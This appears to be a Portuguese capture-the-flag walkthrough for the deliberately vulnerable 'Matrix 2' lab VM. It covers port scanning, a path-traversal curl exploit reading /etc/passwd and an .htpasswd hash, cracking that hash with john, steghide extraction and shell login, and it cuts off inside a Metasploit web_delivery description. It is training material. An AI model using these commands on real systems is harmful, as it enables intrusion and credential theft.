
Matrix 2


IP da máquina: 192.168.2.108 // MAC: 08:00:27:45:3C:F8

Resultados do nmap:

nmap -A -p- 192.168.2.108




```
80/tcp    open  http              nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Welcome in Matrix v2 Neo
1337/tcp  open  ssl/http          nginx
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Welcome to Matrix 2
|_http-title: 401 Authorization Required
| ssl-cert: Subject: commonName=nginx-php-fastcgi
| Subject Alternative Name: DNS:nginx-php-fastcgi
| Not valid before: 2018-12-07T14:14:44
|_Not valid after:  2028-12-07T14:14:44
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
12320/tcp open  ssl/http          ShellInABox
|_http-title: Shell In A Box
| ssl-cert: Subject: commonName=nginx-php-fastcgi
| Subject Alternative Name: DNS:nginx-php-fastcgi
| Not valid before: 2018-12-07T14:14:44
|_Not valid after:  2028-12-07T14:14:44
|_ssl-date: TLS randomness does not represent time
12321/tcp open  ssl/warehouse-sss?
| ssl-cert: Subject: commonName=nginx-php-fastcgi
| Subject Alternative Name: DNS:nginx-php-fastcgi
| Not valid before: 2018-12-07T14:14:44
|_Not valid after:  2028-12-07T14:14:44
|_ssl-date: TLS randomness does not represent time
```




```
12322/tcp open  ssl/http          nginx
| http-robots.txt: 1 disallowed entry
|_file_view.php
|_http-title: Welcome in Matrix v2 Neo
| ssl-cert: Subject: commonName=nginx-php-fastcgi
| Subject Alternative Name: DNS:nginx-php-fastcgi
| Not valid before: 2018-12-07T14:14:44
|_Not valid after:  2028-12-07T14:14:44
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
MAC Address: 08:00:27:45:3C:F8 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/23%OT=80%CT=1%CU=38327%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5EF1733B%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=108%TI=Z%CI=Z%II=I
OS:%TS=U)OPS(O1=M5B4NNSNW7%O2=M5B4NNSNW7%O3=M5B4NW7%O4=M5B4NNSNW7%O5=M5B4NN
OS:SNW7%O6=M5B4NNS)WIN(W1=7210%W2=7210%W3=7210%W4=7210%W5=7210%W6=7210)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)
```

Resultados do dirb:



```
---- Scanning URL: http://192.168.2.108/ ----
==> DIRECTORY: http://192.168.2.108/css/
+ http://192.168.2.108/index.php (CODE:200|SIZE:2993)
==> DIRECTORY: http://192.168.2.108/js/

---- Entering directory: http://192.168.2.108/css/ ----

---- Entering directory: http://192.168.2.108/js/ ----
```


https://192.168.2.108:12322/robots.txt


192.168.2.108:12322/robots
https://192.168.2.108:12322/robots.txt

```
User-agent: *
Disallow: file_view.php
```

Usuários encontrados:


curl -X POST -k https://192.168.2.108:12322/file_view.php -d "file=../../../../../../../../etc/passwd"



```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
systemd-timesync:x:101:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:102:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:103:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:104:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
mysql:x:105:107:MySQL Server,,,:/nonexistent:/bin/false
uuidd:x:106:108::/run/uuidd:/bin/false
shellinabox:x:107:109:Shell In A Box,,,:/var/lib/shellinabox:/bin/false
ntp:x:108:111::/home/ntp:/bin/false
stunnel4:x:109:113::/var/run/stunnel4:/bin/false
postfix:x:110:114::/var/spool/postfix:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
n30:x:1000:1000:Neo,,,:/home/n30:/bin/bash
testuser:x:1001:1001::/home/testuser:
```

Diretorio encontrado:


curl -X POST -k https://192.168.2.108:12322/file_view.php -d "file=../../../../../etc/nginx/sites-available/default"



```
root@kali:~# curl -X POST -k https://192.168.2.108:12322/file_view.php -d "file=../../../../../etc/nginx/
sites-available/default"
server {
    listen 0.0.0.0:80;
    root /var/www/4cc3ss/;
    index index.html index.php;

    include /etc/nginx/include/php;
}

server {
    listen 1337 ssl;
    root /var/www/;
    index index.html index.php;

auth_basic "Welcome to Matrix 2";
auth_basic_user_file /var/www/p4ss/.htpasswd;

    fastcgi_param HTTPS on;
    include /etc/nginx/include/ssl;
    include /etc/nginx/include/php;
}
```

Hash encontrada:


curl -X POST -k https://192.168.2.108:12322/file_view.php -d "file=../../../../../var/www/p4ss/.htpasswd"



```
root@kali:~# curl -X POST -k https://192.168.2.108:12322/file_view.php -d "file=../../../../../var/www/p4
ss/.htpasswd"
Tr1n17y:$apr1$7tu4e5pd$hwluCxFYqn/IHVFcQ2wER0
```

Quebrando a hash:


john hash --wordlist=rockyou.txt



```
root@kali:~# john hash --wordlist=rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (?)
```

https://192.168.2.108:1337/

Usuário: Tr1n17y // Senha: admin



400 Bad Request

The plain HTTP request was sent to HTTPS port

nginx


Authentication Required

https://192.168.2.108:1337 is requesting your username and password. The site says: "Welcome to Matrix 2"

User Name: Tr1n17y

Password: •••••

Login realizado:




Welcome In Matrix v2, Mr. NEO

I'm trying to free your mind,n30.
But I can only show you the door.
You're the one that has to walk through it.


This is your last chance. After this, there is no turning back. You take the blue pill - the story ends, you wake up in your bed and believe whatever you want to believe. You take the red pill - you stay in Wonderland and I show you how deep the rabbit-hole goes.

Evidencia encontrada no código fonte:



```
  <br>
  You're the one that has to walk through it.
</h4>
<!--img src="h1dd3n.jpg"-->
<br>
<br>
<br>
<br>
```


https://192.168.2.108:1337/h1dd3n.jpg


h1dd3n.jpg (JPEG Image, 38·
https://192.168.2.108:1337/h1dd3n.jpg
"I'm trying to free your mind, Neo.
But I can only show
you the door. You're the one that
has to walk through it."
Morpheus

Tratando a imagem com steghide:

steghide extract -sf h1dd3n.jpg -p n30


Senha: P4$$w0rd



```
root@kali:~# steghide extract -sf h1dd3n.jpg -p n30
wrote extracted data to "n30.txt".
root@kali:~# cat n30.txt
P4$$w0rd
root@kali:~#
```

https://192.168.2.108:12320/


Usuário: n30 // Senha: P4$$w0rd





```
Linux Matrix_2 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64
==================================================================================

Welcome to Matrix_2, GNU/Linux 15.1 /

 __  __       _        _        ___  
|  \/  |     | |      (_)      |__ \ 
| \  / | __ _| |_ _ __ ___  __    ) |
| |\/| |/ _` | __| '__| \ \/ /   / / 
| |  | | (_| | |_| |  | |>  <   / /_ 
|_| _|_|__,_|__|_|  |_/_/_\ |____|
    |  _ \        
    | |_) |_   _  
    |  _ <| | | | 
    | |_) | |_| | 
    |____/ __, | 
            __/ | 
           |___/                                _            _            __ _  _   
            | |                              | |          (_)          / /| || |  
 _   _ _ __ | | ___ __   _____      ___ __   __| | _____   ___  ___ ___ / /_| || |_ 
| | | | '_ \| |/ / '_ \ / _ \ \ /\ / / '_ \ / _` |/ _ \ \ / / |/ __/ _ \ '_ __   _|
| |_| | | | |   <| | | | (_) \ V  V /| | | | (_| |  __/\ V /| | (_|  __/ (_) | | |  
 __,_|_| |_|_|__| |_|___/ _/_/ |_| |_|__,_|___| _/ |_|______|___/  |_|

Linux Matrix_2 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64

==================================================================================
n30@Matrix_2 ~$ 
```

Metasploit:


use exploit/multi/script/web_delivery



```
Description:
  This module quickly fires up a web server that serves a payload. The
  provided command which will allow for a payload to download and
  execute. It will do it either specified scripting language
  interpreter or "squiblydoo" via regsvr32.exe for bypassing
  application whitelisting. The main purpose of this module is to
  quickly establish a session on a target machine when the attacker
  has to manually type in the command: e.g. Command Injection, RDP
  Session, Local Access or maybe Remote Command Execution. This attack
  vector does not write to disk so it is less likely to trigger AV
  solutions and will allow privilege escalations supplied by
  Meterpreter. When using either of the PSH targets, ensure the
  payload architecture matches the target computer or use SYSWOW64
  powershell.exe to execute x86 payloads on x64 machines. Regsvr32
  uses "squiblydoo" technique for bypassing application whitelisting.
  The signed Microsoft binary file, Regsvr32, is able to request an
  .sct file and then execute the included PowerShell command inside of
